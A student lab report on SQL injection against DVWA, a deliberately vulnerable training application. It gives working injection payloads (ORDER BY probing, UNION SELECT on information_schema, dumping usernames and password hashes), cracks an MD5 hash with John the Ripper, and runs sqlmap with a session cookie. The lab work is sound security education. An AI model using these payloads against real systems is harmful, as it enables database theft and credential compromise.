
**LAB EXPERIMENT – 4**

**SQL INJECTION ON DVWA**


**(John the Ripper)**

**COMMAND EXECUTION**









**SQL INJECTION (LOW Security)**


**Commands Used in Terminal**

1

2

1'

' OR 1=1 #




To find the number of columns


1' order by 1#


1' order by 2#


1' order by 3#

This verifies that we had no further columns in our table.










**Commands Used in Terminal**

**1' union select user(),database()#**


**This shows the username and database name.**



**Commands Used in Terminal**

**0' union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema='dvwa'#**


**This shows the table of the db that is users and guestbook.**



**Commands Used in Terminal**

**0' union select 1,group\_concat(column\_name) from information\_schema.columns where table\_schema='dvwa' and table\_name='users'#**


**This shows all the columns of the table which we fetched from the table users.**



**Commands Used in Terminal**


**0' union select user,password from dvwa.users limit 0,1#**

**We got the username and password which is hash encrypted.**



**Commands Used in Terminal**

**0' union select user,password from dvwa.users#**






**JOHN THE RIPPER**

**Commands Used in Terminal**


**echo e99a18c428cb38d5f260853678922e03 > /home/kali/Desktop/pass.txt**

**john pass.txt --format=raw-MD5**





**SQL MAP**



**Commands Used in Terminal**

**sudo sqlmap -u "http://192.168.226.131/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --cookie="PHPSESSID=d7f198751e14357f2a31ac2ed07ce788,security=low" --all**

